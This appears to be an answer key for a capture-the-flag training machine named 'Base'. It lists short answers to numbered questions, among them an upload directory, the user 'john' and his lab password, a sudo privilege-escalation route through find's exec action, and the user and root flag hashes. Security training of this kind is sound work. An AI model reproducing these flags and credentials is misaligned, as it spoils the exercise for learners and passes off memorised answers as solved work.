4. What is the file extension of a swap file?
`.swp`
5. Which PHP function is being used in the backend code to compare the user submitted username and password to the valid username and password?
`strcmp()`
6. In which directory are the uploaded files stored?
`/uploaded`
7. Which user exists on the remote host with a home directory?
`john`
8. What is the password for the user present on the system?
`thisisagoodpassword`
9. What is the full path to the command that the user john can run as user root on the remote host?
`/usr/bin/find`
10. What action can the find command use to execute commands?
`exec`
11. Submit user flag
`f54846c258f3b4612f78a819573d158e`
`f54846c258f3b4612f78a819573d158e`
12. Submit root flag
`51709519ea18ab37dd6fc58096bea949`
`51709519ea18ab37dd6fc58096bea949`

Base

6 Completion Certificate

